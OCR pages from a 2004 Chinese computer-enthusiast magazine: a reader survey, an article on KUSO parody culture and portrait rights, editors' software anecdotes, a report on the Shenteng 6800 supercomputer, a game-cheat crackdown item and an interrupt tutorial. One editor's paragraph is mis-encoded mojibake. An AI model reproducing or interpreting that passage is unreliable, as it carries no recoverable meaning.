2.本期与前几期的比较：□比以前好　□与以前差不多　□不如以前

3.本期杂志的总体难度：□太简单　□还可以　□比较适中　□有点难　□太难

■其　　他

1.请您为本刊挑刺（错别字、语病、技术错误，亦可另附纸写明）：____________________

2.您认为近期哪些热点可以成为本刊主打专题：____________________


评刊表复印或手抄均有效，请寄至：北京9615信箱(邮编：100086)　《电脑爱好者》编辑部/评刊2004年第1期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn　截止日期2004年1月31日(邮戳为准)

引言：网络自诞生之日起，就表现出无限的神秘与自由。网络自由表现形式多种多样，作为表现形式之一的公众言论自由在这片自由的沃土里生根发芽，茁壮成长。网络里虽没有矗立着那尊象征自由与平等的女神像，数以亿计的网民还是在最大范围内享有着平等与自由的权利。

KUSO：是网络"奇葩"还是犯罪

■ 本刊记者 张健



前不久，笔者不止在一个网上论坛上看到过这样一组图画：南宁某中学的小胖子（化名）的学生照(左图1)被变换为无数个千奇百怪的形象(左图2～6)。包括他本人在内，谁都不敢相信，一张穿校服的普通照片会使他成为网络论坛上的"明星"。不仅仅是形象被移植到了当下热播的《兄弟连》中，甚至连还未公映的《指环王3》中阿拉根的位置也被他所取代。由此笔者联想到网络上的其他一些类似的搞怪案例。比如，在YAHOO奇摩拍卖网站上,经常可以看到个人用过的筷子、牙线等成为拍卖品。就在平时，当你打开手机，里面肯定保留着几段爆笑短信。这些，都可以被列入KUSO的行列！你或许还不太清楚KUSO是什么，但这并不妨碍它渗入你的生活。今天，就让我们来关注这些"本不该发生却正在发生的事件"背后更加深层次的内容。

@ 什么是KUSO？

KUSO一词原本是日本式的自造英语，香港同胞喜欢用中文音译词——库索来表示它。KUSO从何而来？人们又是怎样使用KUSO遣词造句的呢？

KUSO这个词源于电子游戏界(俗称"电玩界"),原本是指疯狂的游戏玩家们面对那些开发设计得并不完美甚至毫无可玩性的游戏，仍然百无聊赖地抱着"以博一笑"的态度而津津有味地把玩的行为。随着时间的推移和可施展环境的增多，KUSO逐渐成为了数字时代恶搞、开玩笑的代名词。经过数年的发展，KUSO本身词性和词义也在随着出现场合的不同而发生变化。比如：做名词时，意思是不够雅致的"屎"；做动词时，意思是不够善良的"恶搞"，就是往死里整的意思；做形容词或副词时，意思是含义中性的"某事物或某行为非常搞笑，属于笑死人不偿命一类"；此词也可被当做感叹词，用在句首或句尾，以辅助说话者抛出自以为是的"经典绝句"。这一切大部分都发生或运用在游戏、互联网或者通信等，那些虚拟的世界里。

@ KUSO与文化


KUSO和其他搞怪搞笑的行为看起来与现实生活实在太脱节，不过这并不妨碍KUSO形成一种新兴文化的演变趋势，即KUSO文化。KUSO文化是一个立体的全方位的概念，它的形成依附于这个时代独特的几个文化母体，无厘头、戏仿、ACG(Animation/动画、Comic/漫画书、Game/游戏的缩写)、网络便是这些文化母体的代表。

以"无厘头"文化为例吧(如不了解"无厘头"，不妨看几部周星驰的电影，《大话西游》系列、《食神》、《少林足球》都可以),这个随周氏电影而被大家获知的形容词，只可意会不可言传。言传了，就会一人一个说法，例如香港著名电影人、影评家舒淇（不是那个女演员）说："无厘头可以令人觅到一种较轻松的处世之道，让社会人可以生活得更'生活'，一句话，可以释放你的心。"著名歌手、主持人戴军说："无厘头是'颠覆'的一部分。"北京撰稿人何东说："无厘头绝对会成为后现代主流的精粹。"凤凰台节目主持人、影评人方保罗说："无厘头，其实并不单只是香港的特产，北京的王朔、葛优也是一种无厘头，每个地域都会有一种特定的幽默文化。"是无厘头，就是搞笑，最好能出其不意地搞得人发笑。

知道了"无厘头"，了解KUSO文化就不是很难了。到目前为止，如果你留意一下时下最热门的论坛，不难发现，那些回复帖子的KUSO族人士最喜欢做的，

就是用一幅幅修改过的KUSO剪贴画表达自己意味深长的讽刺和幽默。例如把一幅幅六七十年代的墙上标语三改两改成了“打倒一切看帖不回帖的人”等，诸如此类恶搞风格的“大作”不胜枚举。

现在，连资格最老的社会学家也不得不承认这种年轻人的文化已经产生了。早期的KUSO也只限于文字（比如网上著名的“鸡为什么要过马路”、“开惯了宝来开宝马”这类搞怪的“接龙贴”），而随着越来越多的人接受并参与这种网络“恶搞”，KUSO之风迅速蔓延扩展开了。像我们几乎每天都可能收到的那种搞笑短信，就可以说是一种KUSO文化的外延派生品。如果有一天要给KUSO颁奖，那么杰出贡献奖一定要授予那些以青少年为目标消费群体的商家们。像PCHOME网站，在开辟了“就是爱搞怪”贴图区后，最近还举办了“搞怪贴图大赛”；可口可乐也举办了搞笑歌舞比赛这样带KUSO性质的市场推广活动。这一切都说明一个无法回避的现实——年轻人的压力需要释放的途径，而KUSO是他们认为比较“酷”、比较“爽”的一种。



这是KUSO从纯文字的时代下图片时代进化的标志性作品，这个作品体现了KUSO的两大特色——充满创意的搞笑文字和形状出乎意料的图案。

@ KUSO族与黑客


作为同样诞生于网络时代的新生事物，KUSO与黑客无疑成为了本世纪最具影响力的两个网络术语。今天，与电脑黑客相比，想成为KUSO族也需要有一定的电脑技术：有的需要高超的电脑图像设计本领；有的需要培养自己“恶搞”的兴趣与周氏幽默感；如果这两样你都不具备，起码也要会使用电脑聊天、贴图，起码也要是“坛子”（论坛）里的高手。虽然需要掌握的电脑技术截然不同，但成为KUSO族或电脑黑客都是表现于对某种电脑技术的痴迷。

黑客的身影已经存在了一个多世纪。最早的黑客可以追溯到19世纪70年代的几个青少年，他们用破坏新注册的电话系统的行为挑战权威。从技术角度分析，成为黑客要比KUSO族更为艰难，需要掌握的电脑技术更加深奥。但是，经历了数代的发展，黑客早已经不是停留在技术层面的话题了。黑客文化、黑客精神接踵而至，黑客文化的传统是一面最好的镜子，让我们看到自身的不完美之外，更让我们看到这个现实世界的不完美。从黑客文化的发展历程看，上世纪60年代初，黑客改造硬件赢得尊重，但盗打电话埋下了法律纠纷的祸端。同样是年轻人盲目追捧的对象，同样反映了“热血青年”叛逆、不甘于现实世界的教条，KUSO族与黑客都希望用自己的“实力”证明自己的存在价值。KUSO文化的“善恶”

还没有定论，但借鉴黑客文化的发展历程，有一点是需要重新审视的——这种本源上是恶作剧的"文化"是否存在法律层面的潜在危机呢？KUSO文化是否也会重蹈黑客文化的覆辙，成为世界范围内的"公害"，人人得而诛之呢？

@ KUSO：网络"奇葩"还是犯罪？

据记者观察，大多数论坛的帖子上粘贴的KUSO图，基本上都非粘贴者自己的原创作品，大多是在别人的作品上进行二次创作或者直接借用别人的作品。二次创作是KUSO的第一表象。据称，查尔斯·舒尔茨（花生系列漫画和Snoopy的作者）幼年时也醉心于在课本上用铅笔给课本中的人物照片画上新的表情。对于中国学生的家长来说，相信大部分都会认为孩子们的这个行为是针对课本的一种"恶搞"而加以制止。今天，我们虽然不能说在课本上涂鸦使查尔斯·舒尔茨创造出了充满个性、表情丰富的可爱小狗史努比，但对于查尔斯·舒尔茨来说，这却是其早期漫画功底的一种潜移默化的训练和积累。类似舒尔茨这样为课本插图人物添油加醋的行为，似乎是全世界少年们的共同爱好，KUSO完全可以被视作课本绘画文化在数字时代的延续。



如果说嚣张可爱的史奴比也是KUSO的结晶，你信吗？

社会学者尹先生谈到KUSO，似乎想揭示KUSO文化的本质：KUSO是二十岁上下的这一代人，用自己的文化方式，来颠覆和愚弄老一辈的思想以及存在的规则。KUSO之所以能在年轻一代中快速成长，主要原因是现代社会给了年轻人太多的拘束与规范，年轻一代所受的无形压力比从前大，意志力却远没有过去几代人强。诸多压力在年轻一代的心头潜藏下来，势必会迫使他们找到一种最适合自己并且廉价、便捷的发泄方式。这就形成了KUSO文化，并且在此基础上，KUSO也成为一种宣扬"个性"、吸引外界注意的简单而行之有效的手段。

再来说无辜小胖照片被改一事，也许作者是在贪玩之余，一时心血来潮或者想以此作为自己技术实力的证明。自己改也就改了，不发表自娱自乐当然无可厚非。但一旦在公开场所发表甚至宣扬，势必会涉及到原作品作者的以下几项权利的行使：

第一，从知识产权保护角度分析

1.这样做破坏了原作者对作品的修改权。任何一项作品，其作者都自然享有对作品的修改权，这也是知识产权保护法赋予作品作者的神圣不可侵犯的权利之一。其他人如果对作品进行修改，出于商业目的的，必须经作者同意并授权。也就是说，"百变小胖"的修改者这样做是不是该考虑到对原作品作者修改权的保护呢？

2.破坏了原作者享有的保护作品完整权。原作者有权保护其作品完整性，包括创作思想、创作手段、创作形式等。无论修改作品者出于何种目的，只要公开发表或者向公众展示了经修改的作品，就构成了对作品完整权的公然践踏。

第二，从公民享有的最基本的人身权的角度分析

这样做破坏了作品所依据人物原型的肖像权。小胖成了"百变小胖"，成了网络世界的大明星。事情远没有那么简单，作为社会大家庭中的一员，小胖也要生活，也要面对来自同学、朋友、老师的压力，假使小胖真的不堪忍受社会的嘲讽，他有权得到应有的精神损害赔偿。像小胖这样的普通人，他可能没有足够的能力去主张自己的权力（这也是KUSO族们敢于为所欲为的一种侥幸心态）。假如真的有人将周星驰的肖像篡改，给周先生本人造成恶劣影响，他向法院提起起诉并主张其肖像权的话，法庭很可能根据现行法律裁定修改触犯了法律，那巨额精神损害赔偿可能足以让相关的KUSO族倾家荡产。

当然，强调对上述权利的保护，要区别于对公众言论自由的干预。但如果越过言论自由的界限并给相关权利人带来不利影响，必将会受到法律的制裁。非常侥幸的是，至今还没有一起因为KUSO问题而对薄公堂的案例。但这并不意味着，恶意的KUSO族可以长期地、肆无忌惮地无视法律赋予每个公民应有的权利和法律本身的严肃性。

总而言之，KUSO本无罪，但这朵盛开在21世纪互联网上的"奇葩"能否继续盛开，需要KUSO族们，乃至正在加入KUSO队伍的每一个网虫们共同营造一个健康向上、品位高雅的成长环境。

编后：小编本来也想发表一番高论，无奈作者已经把话说得差不多了。技穷之余小编灵光一现——何不我也来KUSO一回？于是请出家里的两只史奴比毛公仔，给了它们些道具并摆好POSE，拍下了一张照片；再用Photoshop添上几句搞笑的话，一连串的KUSO完成了。虽然在KUSO高手面前不值一提，但小编这可是原创作品，而且处处保护了他人权利（杂志和报纸的名称都作了虚化处理）。CF [XW01]



我们与正版软件的第一次亲密接触

■ Andy

年关将至的时候，众小编们当然免不了对去年发生的一些事情品头论足一番，而这注定会挑起大家的怀旧情结。大家从去年发生的事情开始，慢慢地，年代推得越来越久远。终于，一场对“我购买的第一款正版软件”的回顾展示在QQ里开始了……

说起自己购买的第一款正版软件，编辑部中杀毒软件的上榜率高居榜首，达两票之多！ ^_^

Cornel：第一次购买正版软件完全出于无奈。1997年的某一天，因为从中关村的一个“小树林”中买下了一张“软件经典3”的光盘（Andy揭发：那是张盗版光盘），使我不得不用270元把正版的杀毒软件请回家。直到今天，还清楚记得当时手心冒汗地阅读说明书的感觉。一直都认为，正版与盗版的最大区别就在于说明书，内容翔实的说明书的价值绝对超过硬纸板做成的精美大盒子。遗憾的是现在的软件厂商越来越不重视它了。

Cornel的经历与怪鸭兽大致相同。至于做软件栏目的小特，谈到软件就开始要酷了——

小特：说到我买的第一款正版软件，小特真的是想不起来当时到底买的是什么了，主要是买的正软件太多了^0^。其中印像最深是一些经典的游戏。当时为了让这些游戏能够正常运行，小特苦修电脑，终于使水平得到了大幅度的提升，从菜菜鸟一跃成为菜鸟^0^。

虽然Andy一听就知道夸张和水分都很严重，但看他下班经常冲着屏幕冷不丁地喊一声“又被爆头了……”来看，推测他买的第一款正版软件必定是游戏！和小特相比，Storyer显然诚实得多了(难怪Andy看编辑部的MM平日里对他都很好)——

Storyer:第一款正版软件？某著名言情RPG游戏，因为某杂志的攻略写得太好了，游戏在当时也不错。毕竟软件作者付出了辛劳，支付费用也是应该的。在买了更多的正版游戏或者软件后，我不得不面对这样一个事实：并不是所有看起来很美的正版软件都值得我这样全额付出，更多的软件或游戏仅仅使用了它10%的价值或者宣称10%的价值就永远离开了我的电脑。面对这样的正版软件，我如何支持呢？

在第一款正版软件的选择上，小渔的“务正业”和精明表露得非常突出——

小渔（Andy揭发，以下是小渔自吹）：忆当年，一个快乐单身汉喜欢上了Visual Basic。为了能出类拔萃，一本教科书是不够的。只见他鼓起勇气，花巨资78元购买了一套学习光盘，令人欣慰的是，等着他的是几个月后5000%的回报。他就是小渔，投资了正版软件，取得了“巨额”利润。

看来，第一款正版软件给小编们带来的基本上还是快乐。但说到我自己，就非常不好意思了。Andy我虽然用过无数的正版软件，也帮人购买过无数的正版软件，但自己竟没有买过(大家不要误会啊，我现在办公室的软件全部是正版的啊)！但我保证，如果微软的Office套件要是能用几十百把块钱买到的话，我一定第一个去抢购！^-^ CF [DJ01]

千万别高估了电脑

■ Cornel

1996年时，我的一个非常不喜欢电脑的同学总是问我：“电脑到底能做什么呀？”今天，在他开的公司里，所有财务数据、客户资料都由电脑管理，网上业务也已小有斩获。他提的问题自己搞明白了，我却糊涂了——电脑就能做这么点事情？！

接触PC这么多年，对电脑越来越熟悉，却发现越来越多的事情它根本无法完成。而我们常常高估了这个半导体做成的家伙。

“别高估了你的电脑”，这样的言论出自一个向电脑讨饭吃的编辑之口，总让人觉得有“装大尾巴狼”之嫌。没办法，电脑有时候真的害人不浅。2002年底，编辑部所有编辑受命在一千张明信片上亲笔签名，这才发现自己的字竟写得如此难看！难看也就算了，写文章的时候，提笔忘字这种事情竟也时有发生。听说现在的老太太遇到孙子不听话，都开始这么吓唬孙子：“你要再不好好学习，长大让你当电脑杂志编辑！”如果电脑也有“七宗罪”，“阻碍国人练习书法”这一条必定位居其中。

此外，电脑至少不能拯救中国足球。奥运会足球预选赛中国足球队幸运地和韩国和伊朗同组，中国的足球精英们即将粉墨登场。据说笔记本电脑在国足大腕中普及率几乎是百分之百，而且配置极高，品牌非SONY即IBM。一位到英国踢过球的球员曾自豪地说：“在英国收获颇多，我已经熟练掌握了收发电子邮件的方法……。”我想足球精英们一定是把更多的上网时间用在和MM们讨论足球理论，所以忘记学收发邮件了。佩服佩服，也许这就是人们常说的“有所不为才能有所为”吧！在这里诚挚地祝愿中国队在新的一年取得好成绩，要是能订阅几本《电脑爱好者》就更好了！

快过年了，这个春节你会怎么玩电脑？彻夜CS还是聊天？建议你多陪陪老爸，都说人年纪大了，反而更像小孩子了，更需要哄了；也要多陪陪老妈，她也许不会用电脑，但她赐予我们的，下辈子电脑也不会给我们；多陪陪父母吧。当过完春节，你坐上火车离家的那一刻，父亲也许不会爬上站台买橘子给你，但与列车一起移动的目光中，一定是父母慈爱的双眸…… CF [DJ02]

扬眉吐气再攀高峰

——我国超级计算机全球排名再度提升

■ 海浪轻风　本刊记者　帅伟

根据全球最权威的超级计算机评测机构——美国能源部劳伦斯·伯克利国家实验室2003年底公布的最新一期全球超级计算机500强排名显示，中国联想集团为CMMC（即中科院计算机网络信息中心）建造的“深腾6800”以每秒4.183万亿次的运算速度位居第14位。这也是迄今为止中国超级计算机在这一排名中取得的最好成绩。

对于这个成绩，相信我们每一个中国人都能体会到由衷的自豪。但对于这台超级计算机，也许你还是有很多的疑问。下面我们就来看看，“深腾6800”的方方面面。

“深腾6800”是台什么样的机器？

和我们见到的普通PC不同，“深腾6800”并不是我们通常所理解的“一台计算机”。它是由很多个节点机、中心机以及集群管理的软件共同构建成的一个集群系统，它的所有机组整合起来，差不多有一个篮球场那么大！



“深腾6800”超级计算机

“深腾6800”的结点机全部采用了安腾2芯片。在它的机群体系结构中，包括265个四路IA64结点机，总共采用了1060个主频为1.3GHz的安腾2处理器！其内存总容量为2.2TB，磁盘总容量为81TB。所有节点机运行的都是Linux操作系统，节点之间通过以太网进行连接。

此外，这台超级计算机完全是我们拥有自主知识产权的产品。目前，联想公司已经就“深腾6800”向国家专利局申请了多项专利，其中31项发明专利和7项实用专利已被国家专利局受理。

“深腾6800”性能是如何评定的？

“深腾6800”的设计峰值速度为每秒5.3248万亿次浮点运算。运行国际标准的Linpack基准测试程序HPL，使用1024个处理器求解491488阶线性方程组，实测Linpack性能达每秒4.183万亿次浮点运算，列世界当前TOP 500第14位；其整机效率为78.5%，运行效率在目前TOP 500排名前15位机器中列第2位，表现出很高的实际性能和整机效率。

用联想“深腾6800”的4个结点、64GB内存、42TB盘阵，配置Oracle 10g并行数据库，运行国际标准的TPC-H（1TB量级）基准测试程序，性能结果为9950QphH（每小时复杂事务处理个数），列世界当前TPC该项排名第4位，体现出很强的事务处理和数据库服务能力。这是中国第一个通过TPC认证的结果，打破了中国在世界TPC排行榜上“零”的纪录。

我国超级计算机的整体状况

2002年11月第20届TOP 500评比中，由我国自行制造、享有大批自主知识产权技术的万亿次计算机——“深腾1800”第一次出现在排行榜中，并以每秒1.046万亿次的成绩排名43位。其后2003年6月的第21届TOP 500排行中，有3台“深腾1800”入围，排名分别为51位、98位、299位。

而此次评选中，日本NEC公司为日本地球模拟中心建造的超级计算机Earth-Simulator(地球模拟器)以每秒35.86万亿次的运算速度蝉联冠军。名列第二的是ASCI Q，它是由美国惠普公司为Los Alamos（洛斯阿拉莫斯国家实验室）建造的超级计算机，其运算速度均为每秒13.88万亿次。最引人注目的是，美国弗吉尼亚工学院和弗吉尼亚州立大学的师生们自己搭建的一台超级计算机，它以10.28万亿次的速度名列第三。联想此次还有另外两台计算机入选，它们均为“深腾1800”系列产品，分别排在第82位和188位。具体排行榜可以到TOP 500的网站查询（http://www.top500.org)。

此外，在此次500强列表中，90%的超级计算机是由美国公司或大学建造的。其中有165台出自惠普（HP）公司，159台出自国际商用机器公司（IBM）之手。

你知道吗

TB 容量单位，1TB=1024GB。

HPL High Performance Linpack，高性能Linpack基准测试，针对大规模并行计算系统的专用Linpack测试软件包。

QphH TPC-H发布的性能指数，也被称作QphH@Size，反映被测系统运行大型数据库系统时每小时处理复杂查询任务的个数。

“深腾6800”的性能到底有多强？

“深腾6800”整体性能上达到了当前国际同类产品的先进水平，但它的性能到底有多强大，恐怕很多用惯PC的朋友还是难以有一个直观的认识。联想公司CEO杨元庆在接

受中央电视台的采访时，就“深腾6800”的性能举了一个很生动的例子来说明。他说，现在的天气预报能精确到对像足球场那么大一块地域的天气进行未来36小时的预测，如果采用我国现有的计算能力的话，需要约40个小时才能完成这个任务（小编按：这让小编回忆起了流传在业界的一个笑话——在Intel发布Xeon CPU之后不久，美国人曾经用它为美国能源部建造了一台超级计算机。它号称可以精确运算出第二天的天气，但不幸的是，计算时间需要2天 ^_^）。而采用目前这台“深腾6800”，即使只是用它四分之一的运算能力，也仅需要87分钟就可以得到准确的结果！

此外，像地震预报、油藏模拟、药物分子设计、流体力学、工业设计等大规模科学工程计算和商务计算这样的领域，“深腾6800”的威力也可以大显身手。

“深腾6800”将应用于何处？

与以前我们了解的大多数超级计算机不同，这次“深腾6800”的主攻领域不再是像科学计算等非常专业的领域，而是将首先投入到与我们密切相关的互联网应用中去。它将作为我国网格系统——即被称为第三代互联网的一个主结点机之一（另一个主结点机将是位于上海的、基于AMD Opteron CPU的曙光4000A超级计算机，它将采用2000颗64位的Opteron CPU）。网格对中心机处理的性能提出了比现在网页式网站系统高得多的要求。反过来举个例子，像我们现在每天访问的新浪、搜狐这样的大型网站，如果硬要采用“深腾6800”的话，只用其中的4个CPU就足够了！

> **小知识**
>
> **关于网格** 传统互联网实现了计算机硬件的连通，Web实现了网页的连通，而网格试图实现互联网上所有资源的全面连通，包括计算、存储、通信、软件、信息、知识资源等。比如，我们可以通过互联网借用朋友性能强大的CPU来帮助自己运算程序、可以像存储自己的硬盘一样方便地访问别人开放的信息……还有专家指出，网格同公路系统、铁路系统、银行系统、电力系统等国家重要的基础设施一样，是一种建立在Internet之上、关系到未来国计民生的信息基础设施。

我们是否技止于此？

“深腾6800”的强大运算能力得到了世界的认可和关注，但作为中国人，我们当然关心它是不是还能做到更快更强！对此，联想公司CEO杨元庆表示，依照现有的技术能力和该系统的体系架构设计，我们能够达到的性能标准，其实远远不止于4万亿次、5万亿次，10万亿次、20万亿次的系统我们也都可以做出来！

针对是否建造更大型、更快速的超计算机，关键要看我们国家是否需要这样的运算性能。建造“深腾6800”的费用是相当巨大的一笔开支，虽然联想出于商业机密的考虑没有明确透露它的设计和制造费用，但业内人士普遍分析都认为会超过1亿人民币！所以，作为企业的联想，在为国家承担起社会责任的同时，也必须考虑是否有市场、是否有用户的问题。

随着我国超级计算机数量的增多以及性能的提高，我国的综合国力必将得到大大提升，同时也将不断提高我国人民的生活质量，我们衷心希望在超级计算机的极速伴随下，我国人民大踏步地向全面小康社会迈进。

编后： 作为一个普通老百姓，提到电脑的时候，我们首先联想到的肯定是平时所使用的PC。但如果真正论起跟我们日常生活密切相关的，恐怕还是我们平时看不到的、服务在各个社会机构里的小型机、中型机、大型机以及巨型机 。

Õâ»°¿ÖÅÂºÜ¶àÅóÓÑ¶¼»á²»·þÆøµØ·´»÷¡ª¡ªÎÒÃ¿Ìì¶¼ÓÃµçÄÔ£¬Àë¿ªÁËµçÄÔÎÒ¼òÖ±Ã»·¨»î£¡Õâ»°³õÌýÆðÀ´ÊÇ²»´í£¬µ«ÒÔÎÒÃÇÄ¿Ç°Ó¦ÓÃµçÄÔµÄÄ£Ê½À´Ëµ£¬µçÄÔ³äµ±ÓéÀÖ¹¤¾ßµÄ½ÇÉ«¿ÖÅÂÔ¶´óÓÚÆäËû¡£ÉÙÊýÈË·æÅÉµÄÅóÓÑÒ²ÐíÕý¿ªÊ¼ÓÃPCÀ´¡°¸ÉÉæ¡±×Ô¼ºµÄÈÕ³£Éú»î£¬±ÈÈçÍøÉÏÒøÐÐ¡¢ÍøÉÏ¹ºÎïµÈµÈ¡£µ«ÕâÐ©²Ù×÷µÄ±³ºó£¬Àë¿ªÁË´óÐÍ¼ÆËã»úÊÇ¸ù±¾ÎÞ·¨ÊµÏÖµÄ¡£ÔÚ²»Ô¶µÄÎ´À´£¬ÎÒÃÇ½«»áÃ¿Ìì¶¼ÏíÊÜµ½¡°ÉîÌÚ6800¡±ÒÔ¼°ÊïÉâ4000AÕâÑùµÄ³¬¼¶¼ÆËã»úÎªÎÒÃÇ´øÀ´µÄ±ãÀû¡£ÎÒÃÇ½«ÇÐÊµ¸ÐÊÜµ½¿Æ¼¼¼ºÍÉú»îµÄ¸ß¶ÈÈÚºÏ£¡ CF [XW03]




■ Andy

每到年底，为了打击违法犯罪、稳定社会秩序，我们国家都会进行“严打”。作为“严打”的一部分，“扫黄打非”的内容在今年体现出一个新的变化。

2003年12月底，数个大城市公安机关及国家相关部门于全国各地同时展开的“零点行动”中，成功破获奇迹（MU）外挂制作销售团伙！“便宜外挂”、“奇迹伴侣”外挂团伙的主要犯罪嫌疑人已于2003年12月18日凌晨1点、12月19日凌晨4点在河南、北京等地全部落网！

“外挂”和“私服”，对于游戏开发商和网络游戏运营商来说，是最令他们头疼的毒瘤。因为“外挂”和“私服”一样，使游戏用户的行为游离于厂商的控制，从而伤害到它们的利益。但“外挂”和“私服”对于游戏玩家而言，却是幸福的免费午餐。在许多玩家的眼里，“外挂”和“私服”不仅增加了游戏的乐趣，还让他们节约了不少的“银子”。而“外挂”和“私服”炮制者更被游戏玩家所喜爱和敬仰。

不过，公安部门的打击终于摆明了态度——这顿午餐是违法的，它必将被严厉地打击和制止！ CF [XW04]



看点 你将对似懂非懂的中断有一个透彻了解，学会查看中断位置，解决那些曾经令你苦恼的中断冲突，抛弃无用的中断，加速运行效率，成为系统资源的真正主人！

耳熟≠能详 中断知识大普及

■欧阳宇　小祝

一、深入理解什么是中断

1.CPU:通过“中断”告诉我你已经准备好了！

电脑发展到今天，CPU的速度一直远远超越各种电脑设备的速度，这样它们之间就存在了非常大的速度矛盾，如果CPU在给某个设备下达指令后，还要等待它启动和准备数据，那么会浪费很多时间。因此，科学家设计了“中断”功能。有了它，就可以使CPU和外设同时工作，CPU根据用户需要，在启动相应外设工作后，继续执行正在进行的其他数据处理，同时外设也在工作。当外设把数据准备好后，就会向CPU发送信号，请求CPU中断它正在处理的工作，然后执行一段专为这个设备编写的程序，将该设备的数据转换为相应操作，这个请求过程就叫“中断请求”(IRQ:Interrupt ReQuest)，而这个信号就是“中断请求信号”(Interrupt ReQuest Signal)。IRQ后面跟着的数字则表示CPU要执行哪个中断程序，比如：键盘使用的是IRQ 1，硬盘控制器使用的是IRQ 14。

芝麻开门

举个形象的例子，比如你的爱人(CPU)正在看影碟，快到18点时，她准备做饭，但突然想起来酱油没了，于是让你(设备，接收来自CPU的指令)到超市买一瓶酱油，然后自己继续看影碟。当你买回酱油并交给她(中断请求)，她会暂停影碟播放(停止正在处理的工作)，到厨房做饭。等做完并吃完饭后，她又继续将没有看完的影碟看完。

有了上面的理解，我们可以将过程讲解得再详细一些。Windows启动时，每个设备都会被分配一个中断，用于操作系统、CPU与设备进行通讯。比如：声卡一般会分配到IRQ 5，这样，当CPU要求声卡播放音乐时，就会向IRQ 5发送命令，声卡马上开始工作。当准备工作完成后，它就会向CPU发送准备完毕的中断信号，CPU于是停止手头的工作来处理声卡发送的数据，于是音乐便响起来了。

2.CPU:一大堆“中断请求”来了，我该怎么办？

如果多个设备同时发送了“中断请求信号”，那肯定得有个主次和轻重缓急之分，所以在设备的“中断请求信号”到达CPU前，还要经过一个叫做“中断控制器”的控制芯片(现在大都集成到其他芯片中)。它不仅会把设备的“中断请求信号”转换成输送给CPU的电平信号，而且还规定了中断的优先级方案：当某个设备发送一个指定了优先级的中断信号时，控制器就会屏蔽(或限制)由其他设备发往CPU的、优先级小于或等于该设备中断优先级的所有中断信号。

除了中断优先级方案，中断还有一个比较粗的分类，那就是：可屏蔽中断和不可屏蔽中断(系统最高级别，用户无法对其进行控制)，可屏蔽中断意味着CPU可以临时屏蔽或忽略的中断请求，以便继续完成当前任务。而不可屏蔽中断便是直接激活相应的中断处理程序，不能也不会被延误，我们常说的IRQ中断就是可屏蔽的硬件中断。

小提示

谁说我能同时处理多个任务？

可能许多朋友都认为，当前的CPU可以同时处理多个任务，其实这是一个错误的概念，即使是当今最快的CPU也只能在一个时间处理一个任务，只是它处理的速度极快，我们通常感觉不到，所以看上去就像同时能处理多个任务一样。



实例：PCI声卡爆音问题

还记得当初PCI声卡刚推出时，许多同时安装了PCI声卡和PCI显卡的用户在处理声音信息时，如果运行其他大型应用程序，诸如下拉菜单滚动条，使图形画面出现变化，声卡会发出间歇的“噼啪”声。其实主要的原因就在于，PCI声卡的中断级别低于PCI显卡的中断级别，显卡在向CPU申请时，声卡的数据就会被暂停，于是爆音也就出现了。而具有专用总线通道的AGP显卡流行后，问题也就解决了。

IRQ分配表

	用途
IRQ0	系统计时器
IRQ1	键盘
IRQ2	可编程中断控制器
IRQ3	COM2
IRQ4	COM1
IRQ5	用户可选用(声卡)
IRQ6	软盘控制器
IRQ7	并口1
IRQ8	系统CMOS/时钟
IRQ9	与IRQ 2为级联关系，系统保留
IRQ10	用户可选用(通常用于声卡、网卡、显卡或SCSI适配器)
IRQ11	用户可选用(通常用于声卡、网卡、显卡或SCSI适配器)
IRQ12	PS/2鼠标
IRQ13	数学协处理器
IRQ14	第一个IDE控制器
IRQ15	第二个IDE控制器

你知道吗？

⑴汉字系统如何让电脑显示中文

除硬件中断外，还有软件中断，它是由一些指令的执行引起的，也正是软件中断为操作系统带来了许多功能。其中INT指令非常有名，以前电脑只能显示西文，而汉字系统通过INT 10H

这个屏幕显示中断指令，使电脑也能显示中文。

⑵中断也给了病毒可乘之机

病毒通过使用软件中断指令，篡改中断，为其达到传染、激发服务等目的。比如：INT 08H和INT 1CH定时中断指令，每秒调用18.2次，有些病毒会利用它们的记时判断激发条件；INT 09H键盘输入中断指令，病毒用于监视用户击键情况；INT 13H磁盘输入输出中断指令，引导型病毒用于传染病毒和格式化磁盘等。

3.有多少中断我可以用？

